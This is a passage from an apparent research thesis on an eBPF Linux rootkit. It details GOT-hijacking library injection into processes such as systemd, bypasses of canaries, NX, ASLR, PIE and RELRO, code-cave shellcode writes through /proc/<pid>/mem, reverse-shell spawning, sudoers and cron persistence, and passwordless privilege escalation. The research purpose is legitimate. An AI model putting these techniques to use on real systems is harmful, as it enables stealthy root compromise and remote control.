  - *deployer.sh* uses the output directory to launch the rootkit files in order (first *tc*, then *kit*). It also injects the necessary files into the sudoers.d and cron.d directories (which will be later hidden by the rootkit) to maintain persistence.

4.2. Library injection module

In this section, we will discuss how to hijack a user process running in the system so that it executes arbitrary code instructed from an eBPF program. For this, we will be injecting a library which will be executed by taking advantage of the fact that the GOT section in ELFs is flagged as writable (as we introduced in Section 2.9.1 and using the stack scanning technique covered in Section 3.3.1. This injection will be stealthy (it must not crash the process) and will be able to hijack privileged programs such as systemd, so that the code is executed as root.

We will also research how to circumvent the protections which modern compilers have set in order to prevent similar attacks (when performed without eBPF), as we overview in Section 2.9.2.

This technique has some advantages and disadvantages to the one described by Jeff Dileo at DEFCON 27 [97], which we will briefly cover before presenting ours. Both techniques will be later compared in Chapter 6.

4.2.1. ROP with eBPF

In 2019, Jeff Dileo presented in DEFCON 27 the first technique to achieve arbitrary code execution using eBPF [97]. For this, he used the ROP technique we described in Section 2.7.2 to inject malicious code into a process. We will present an overview on his technique, in order to later compare it to the one we will develop for our rootkit and find advantages and disadvantages. Note that this is a summary and some aspects have been simplified, however we will go in full detail during the explanation of our own technique.

Figure 4.3 shows an overview on the process memory and the eBPF programs loaded. For this injection, we will use the stack scanning technique (Section 3.3.1) using the arguments of a system call whose arguments are passed using the stack (sys_timerfd_settime, which receives two structs utmr and otmr). Therefore, a kprobe is attached to the system call, so that it can start to scan for the return address of the system call, which we know is the original value of register rip which was pushed into the stack (ret).




Fig. 4.3. Initial setup for the ROP with eBPF technique.

An additional aspect must be introduced now (we will cover it more in detail in Section 4.2.3): system calls are not directly called by the instructions in the .text section, but rather user programs in C make use of the C Standard Library to delegate the actual syscall, which in this case is the GNU Standard Library (glibc) [99]. Therefore, a program calls a function in glibc (in this case timerfd_settime) in which the syscall is performed, and the kernel executes it.

This means that, during the stack scanning technique, if we start from struct utmr and scan forward in the stack, what we will find in ret is the return address of the PLT stub that calls the function at glibc, and not directly that of the syscall to the kernel. Therefore, our goal is, for every data in the stack while scanning forward, check whether it is the real return address of the PLT stub we are looking for. For an address to be the real return address, we will follow the next steps:

1. Take an address from the stack. If that is the return address (the saved rip), then the instruction that called the PLT stub that jumps to the function in glibc must be the previous instruction (rip - 1).

2. We now have a *call* instruction, that directs us to the PLT stub. We take the address stored at the GOT section and jump to the function at glibc.

3. We scan forward, inside timerfd_settime of glibc, until we find a *syscall* instruction. That is the point where the flow of execution moves to the kernel, so we have checked that the return address we found in the stack truly is the one we are looking for.

Now that we have found the return address, we save a backup of the stack (to recover the original data later) and we proceed to overwrite the stack using bpf_probe_write_user(), setting it for the ROP technique. For this, some gadgets (G0, G1 ... GN) have been previously discovered in the glibc library. Figure 4.4 shows process memory after this overwrite:




Fig. 4.4. Process memory after syscall exits and ROP code overwrites the stack.

As we can see in the figure, the function has already exited, and ret has been popped into register rip. As we explained in Section 2.7.2, the attacker places in that position the address of the first ROP gadget. After that, the attacker can execute arbitrary code. Jeff Dileo, for instance, loads a malicious library into the process (we will do the same and explain this process in the next sections).

Once the attacker has finished executing the injected code, the stack must be restored to the original position so that the program can continue without crashing. A simplified view of this procedure consists of attaching a kprobe to a random system call (in this case, sys_close()) so that, from the ROP code, we can alert the eBPF program when it is time to remove the ROP code and restore the original stack. Figure 4.5 shows this final step:




Fig. 4.5. Stack data is restored and program continues its execution.

As we can see, eBPF writes back the original stack and thus the execution can continue. Note that, in practice, some final gadgets must also be executed in order to restore the state of rip and rsp. The stack data for this is written in the free memory zone, so that it does not need to be removed.

4.2.2. Bypassing hardening features in ELFs

During Section 2.9.2, we presented multiple security hardening measures that have been introduced to prevent common exploitation techniques (such as stack buffer overflows) and that nowadays can be incorporated, usually by default, in ELF binaries generated using modern compilers. We will now explore how to bypass these features, so that we can design an injection technique that can target any process in the system, independently on whether it was compiled using these mitigations.

Stack canaries

Since stack canaries will be checked after the vulnerable function returns, an attacker seeking to overwrite the stack must ensure that the value of the canary remains constant. In the context of a buffer overflow attack, this can be achieved by leaking the value of the canary and incorporating it into the overflowing data at the stack, so that the same value is written on the same address [100].

In our rootkit, unlike in the ROP technique presented in Section 4.2.1, we will avoid overwriting the value of the saved rip in the stack completely. Therefore, as long as our eBPF program leaves all registers and stack data in the same state as before calling the function, we will not trigger any alerts.

DEP/NX

The only alternative for an attacker upon a non-executable stack is either injecting shellcode at any other executable memory address, or the use of advanced techniques like ROP

that fully circumvent this mitigation since the data at the stack is not directly executed at any step.

In our rootkit, we will choose the first option, scanning the process virtual memory for an executable page where we will inject our shellcode. This process is usually known as finding 'code caves'.

ASLR

In order to bypass ASLR, attackers must take into account that, although the address at which, for instance, a library is loaded is random, the internal structure of the library remains unchanged, with all symbols in the same relative position, as Figure 4.6 shows.




Fig. 4.6. Two runs of the same executable using ASLR, showing a library and two symbols.

As we can observe in the figure, although glibc is loaded at a different base address each run, the offset between the functions it implements, malloc() and free(), remains constant. Therefore, a method for bypassing ASLR is to gather information about the absolute address of any symbol, which can then easily lead to knowing the address of any other if the attacker decompiles the executable and calculates the offset between a pair of addresses where one is known. This is the chosen method for our technique.

PIE

Similarly to ASLR, although the starting base address of each memory section is random, the internal structure of each section remains the same. Therefore, if an attacker is able to leak the address of some symbol in a section, and by knowing the offset at which it is located with respect to the base address of the section, then the address of any other symbol in the same section can be calculated [101]. This is the technique we will incorporate in our rootkit.

RELRO

If an executable was compiled using Partial RELRO, then the value of GOT can still be overwritten. If in turn it was compiled using Full RELRO, this stops any attempt of GOT hijacking, unless an attacker finds an alternative method for writing into the virtual memory of a process that bypasses the read-only flag.

In our rootkit, we will directly write using eBPF the value of GOT if it was compiled with Partial RELRO, and use an alternative technique for writing into the virtual memory of a process whenever it was compiled using Full RELRO.

4.2.3. Library injection via GOT hijacking

Taking into account the previous background and that about stack attacks, ELF's lazy binding and hardening features for binaries we presented in Section 2.9, we will now present the exploitation technique incorporated in our rootkit to inject a malicious library into a running process.

This attack is based on the possibility of overwriting the data at the GOT section. As we have mentioned previously, this section is marked as writeable if the program was compiled using Partial RELRO, meaning that we will be able to overwrite its value from an eBPF program using the helper bpf_probe_write_user(). After modifying the value of GOT, a PLT stub will take the new value as the jump address (as we explained in Section 2.9.1), effectively hijacking the flow of execution of the program. In the case that a program was compiled with Full RELRO (which will be the case of many programs running by default in a Linux system such as systemd), we will make use of the /proc filesystem for overwriting this value.

The rootkit will inject the library once an specific syscall is called by a process, but the library injection will only happen after the second syscall, since we need to wait for the GOT address to be loaded by the dynamic linker. This is a necessary step because eBPF will need to validate that it really is the GOT section to overwrite.

This technique works both in compilers with low hardening fetaures by default (Clang) and also on a compiler with all of them active (GCC), see Table 2.22. On each of the steps, we will detail the different existing methods depending on the compiler features.

For this research work, the rootkit is prepared to perform this attack on any process that makes use of either the system call sys_openat or sys_timerfd_settime, which are called by the standard library glibc.

We will now describe the multiple exploitation stages for our technique. Figure 4.7 shows a flow diagram with the complete process.

Stage 1: eBPF tracing and scan the stack

We load and attach a tracepoint eBPF program at the *enter* position of syscall sys_timerfd_settime. Firstly, we must ensure that the process calling the tracepoint is one of the processes to hijack.

We will then proceed with the stack scanning technique, as we explained in Section 3.3.1. In this case, we will take one of the syscall parameters and scan forward in the stack. For each iteration, we must check if the data at the stack corresponds to the saved return address of the PLT stub that jumps to glibc where the syscall sys_timerfd_settime




Fig. 4.7. Flow diagram of execution of a successful library injection.

is called. Figure 4.8 shows an overview of how these call instructions relate each memory section.




Fig. 4.8. Overview of jump and return instructions from the program instructions to the syscall at the kernel.

The following are the steps we will follow to perform check some data at the stack is the saved return address:

1. Check that the previous instruction is a call instruction, by checking the instruction length and opcodes (call instructions always start with e8, and the length is 5 bytes, see Figure 4.9).

```
13d8:       b9 00 00 00 00          mov    $0x0,%ecx
13dd:       be 01 00 00 00          mov    $0x1,%esi
13e2:       89 c7                   mov    %eax,%edi
13e4:       e8 47 fd ff ff          call   1130 <timerfd_settime@plt>
13e9:       83 f8 ff                cmp    $0xffffffff,%eax
```

Fig. 4.9. Call to the glibc function, using objdump.

2. Now that we know we localized a call instruction, we take the address at which it jumps. That should be an address in a PLT stub.

3. We analyse the instructions at the PLT stub. If the program was compiled with GCC, the first instruction will be an *endbr64* instruction followed by the PLT jump instruction using the address at GOT (see Figure 4.10), since it generates Intel CET-compatible programs. Otherwise, if using Clang, which does not generate Intel CET instructions, the first instruction is the PLT jump (see Figure 4.11).

   We analyse the jump instruction and, again, take the address at which it jumps. This time, it should be the address of the function at glibc.

```
0000000000001130 <timerfd_settime@plt>:
    1130:       f3 0f 1e fa             endbr64
    1134:       f2 ff 25 95 2e 00 00    bnd jmp *0x2e95(%rip)        # 3fd0 <timerfd_settime@GLIBC_2.8>
    113b:       0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)
```

Fig. 4.10. PLT stub generated with gcc compiler, using objdump.

```
0000000000401080 <timerfd_settime@plt>:
  401080:       ff 25 ba 2f 00 00       jmp    *0x2fba(%rip)        # 404040 <timerfd_settime@GLIBC_2.8>
  401086:       68 05 00 00 00          push   $0x5
  40108b:       e9 90 ff ff ff          jmp    401020 <_init+0x20>
```

Fig. 4.11. PLT stub generated with clang compiler, using objdump.

4. We now have the address of timerfd_settime at glibc, from where the syscall will be called. From eBPF, we continue to scan the first opcodes and compare them to those we expect to find at glibc. Specifically, the function would have to contain the instruction opcodes shown in Figure 4.12. Note that, in our version of Ubuntu, we will find Glibc compiled with GCC.

```
osboxes@osboxes:/lib/x86_64-linux-gnu$ sudo objdump -d libc.so.6 | grep -A 20 timerfd_settime
0000000000118560 <timerfd_settime@@GLIBC_2.8>:
  118560:       f3 0f 1e fa             endbr64
  118564:       49 89 ca                mov    %rcx,%r10
  118567:       b8 1e 01 00 00          mov    $0x11e,%eax
  11856c:       0f 05                   syscall
```

Fig. 4.12. Timerfd_settime function at glibc, using objdump.

Once we ensured we reached the correct glibc function, we are now sure that the data we found at the stack is the return address of the PLT stub that jumped to glibc and called the syscall sys_timerfd_settime. Most importantly, we know the address of the GOT section which we want to overwrite.

Our rootkit also incorporates an alternative scanning technique for processes calling the syscall sys_openat(). This technique enables to scan the stack even when the system call does not incorporate any arguments from the userspace (and thus we cannot take them from our eBPF tracing program to use them as a foothold in the stack).

As we explained in Section 3.2.1, tracepoint programs receive an struct pt_regs pointer as an argument. We can take this struct and use the value of register rbp as our starting point for scanning the stack. As we can see on Figures 4.11, 4.10 and 4.12, the PLT does not contain any function prologue (it does not modify the value of rsp) and the function at glibc does not change this value either. Therefore, in our eBPF program, since we are hooking the syscall at the beginning of its execution, the value of rbp will be the original frame pointer before calling the PLT, and therefore we can use it as our starting address for stack scan, proceeding to scan forward until we find the saved return address.

Stage 2: Programming shellcode

Once that we have the address of the GOT section, we need to prepare our shellcode to be injected into the process memory. We will overwrite the value at GOT and redirect the flow of execution to the address at which our shellcode is stored in memory.

Since we want our shellcode to be able to load a library, it will need to call the function __libc_dlopen_mode, which can be found in glibc. This function expects to receive as an argument a string with the file path of the malicious library, and therefore the shellcode will also need to call __libc_malloc to allocate space for the argument. Tables 4.1 and 4.2 explain the expected arguments and return value of each function in detail.

REGISTER	VALUE
edi	Number of bytes to allocate.
rax	Return value, contains the address at which the requested bytes were allocated

Table 4.1. Arguments and return value of function __libc_malloc.

REGISTER	VALUE
rsi	0x1, indicating flag RTLD_LAZY
rdi	Address where to read path of library to load

Table 4.2. Arguments of function __libc_dlopen_mode.

The programs were compiled having ASLR active, and therefore we cannot know the virtual address at which these functions are loaded into the process memory. However, since we have leaked the address of timerfd_settime at glibc with the previous eBPF scan, we can calculate the address of the other functions, as we introduced in Section 4.2.2. Figure 4.13 shows an example of this process.




Fig. 4.13. Functions at glibc with ASLR active.

We will use the example of the figure to illustrate how to calculate the address of the functions:

1. Decompile using objdump the glibc diagram and calculate the constant offset between the timerfd_settime function (whose address we will know at runtime) and a reference function usually found in the first addresses of glibc, in this case __ libc_start_main (this step can be avoided, but it is recommended when searching for many functions and to avoid working with negative offsets). In the example, this offset is 0x30000.

2. Calculate the offset from the reference function __libc_start_main to __libc_dlopen_ mode and __libc_malloc. In the example, this is 0x20000 and 0x5000 respectively by looking at decompiled glibc.

3. During runtime, although the ASLR offset will be applied, it will skew all functions

inside glibc by the same amount, and therefore the offsets previously calculated will be maintained. By using the previously, calculated offsets, we get that:

- __libc_start_main = timerfd_settime - 0x30000
- __libc_dlopen_mode = __libc_start_main + 0x50000
- __libc_malloc = __libc_start_main + 0x20000

Once we know the address of the functions we want our shellcode to call, we can start to develop it. We will program an x86_64 assembly program, from which we will extract its opcodes. The shellcode will follow the next algorithm:

1. Backup the value of all registers, including rbp and rsp. We must ensure that the stack frame is not modified after the shellcode ends, otherwise we may trigger a stack canary alert.
2. Allocate memory for the pathname of the library at the heap using __libc_malloc.
3. Write into the allocated memory the pathname of our library to load.
4. Call __libc_dlopen_mode indicating the allocated memory with the library pathname. Before doing this, we found that reserving an additional stack frame reduces the chances of the process crashing, since apparently the function modifies the stack. By moving rbp and rsp, we prevent the function from modifying any pre-existing data.
5. Restore the original value of the registers, and jump back to the original system call which the glibc function intended to call.

The complete developed shellcode and its opcodes can be found in Appendix C - Library injection shellcode.

Stage 3: Injecting shellcode in a code cave

Once we have developed our shellcode, and before overwriting the value of GOT, we need to find a memory section where to write our shellcode, so that we can executing the necessary instructions to inject our malicious library. This area must be large enough to fit our shellcode, and it must be marked as executable.

Because of DEP/NX, we cannot use the stack for executing code. On top of that, as we can observe in the section header dump at Appendix B - Section headers in ELF file, for security reasons all sections are nowadays marked either writeable or executable, but never both simultaneously.

Therefore, we will use the proc filesystem which we introduced in Section 2.10. By using the file under */proc/<pid>/maps*, we will easily identify the address range of those memory sections marked as executable, and by using the file */proc/<pid>/mem*, we will write our shellcode into that memory section, bypassing the absence of a write flag.

Although we may write freely into any virtual address using this technique, as we saw in Section 2.10.1 executable memory usually corresponds to the .text section. Therefore, we are at risk of overwriting critical instructions of the program. This is the reason why we must search for empty memory spaces inside the virtual memory, called code caves.

We will consider an appropriate code cave as a continuous memory space inside the .text section that consists of a series of NULL bytes (opcode 0x00). Although in principle this may seem like a rare occurence, it is a common find in most processes due to how memory access control is implemented.

In Figure 2.29, we can observe how virtual memory sections have a length of 0x1000, or are a multiple of it. This is not an arbitrary number, but rather it is because memory sections must always be of length multiple of the system page length (4 KB = 0x1000 bytes). Therefore, the minimum granularity of a set of permissions over a memory section is of 0x1000 bytes.

Since sections must occupy a multiple of 1000 bytes, this leads to multiple sections which leave lots of empty, NULL bytes, unocuppied without any instructions. This is the reason why we will, quite probably, find a code cave in most processes.

Therefore the steps to find a code cave and inject our shellcode are the following:

- Send a command from eBPF to the rootkit user space program, indicating that we want to find a code cave in process with an specific PID.
- Iterate over each entry of */proc/<pid>/maps*, looking for a sufficiently large code cave in an executable memory section.
- Inject the shellcode into the code cave using */proc/<pid>/mem*.

Note that, although we used the */proc/<pid>/maps* file for finding a code cave, this can still be done using the helper bpf_probe_read (by taking the return address at the stack and scanning forward in the .text section) or, in the case of programs compiled without PIE, finding an static code cave at the .text section by decompiling the program (since the .text section will be loaded at the same position on every program execution). Still, we would have needed to use */proc/<pid>/mem* for bypassing the write access prevention.

Stage 4: Overwriting GOT

Once the shellcode is loaded at the code cave, eBPF can proceed to overwrite the GOT value with the address of the code cave. As we mentioned, this address is writable using the helper bpf_probe_write_user() if the program was compiled using Partial RELRO, but it cannot be modified if Full RELRO was used.

Therefore, our rootkit will modify GOT using bpf_probe_write_user() with the address of an static code cave for those programs compiled with Clang (Partial RELRO, no PIE), and use */proc/<pid>/mem* for modifying GOT with the value of code cave found using */proc/<pid>/maps* for those programs compiled using GCC (Full RELRO, PIE active).

Stage 5: Second syscall, execution of the library

Once we have overwriten GOT with the address of our code cave, the next time the same syscall is called, the PLT stub will jump to our code cave and execute our shellcode. As instructed by it, the malicious library will be loaded and afterwards the flow of execution jumps back to the original glibc function.

With respect to the malicious library, it forks the process (to keep the malicious execution in the background) and spawns a simple reverse shell which the attacker can use to execute remote commands.

4.3. Privilege escalation module

In this section we will discuss how the rootkit tampers with the access control permissions in the system, so that unprivileged programs gain root access. Although it is based on a simple technique, it will be used to support other modules launching malicious programs with full privilege (such as the execution hijacking module).

Therefore, the purpose of this section is that, without having to introduce any password, programs executed by an unprivileged user can enjoy privileged access in a infected system.

4.3.1. Sudoers file

Sometimes, unprivileged users need to run a program requiring privileged access. For this, Linux systems incorporate the sudo security policy module, which sets a 'sudo' privilege on users and user groups, allowing them to run a program as root.

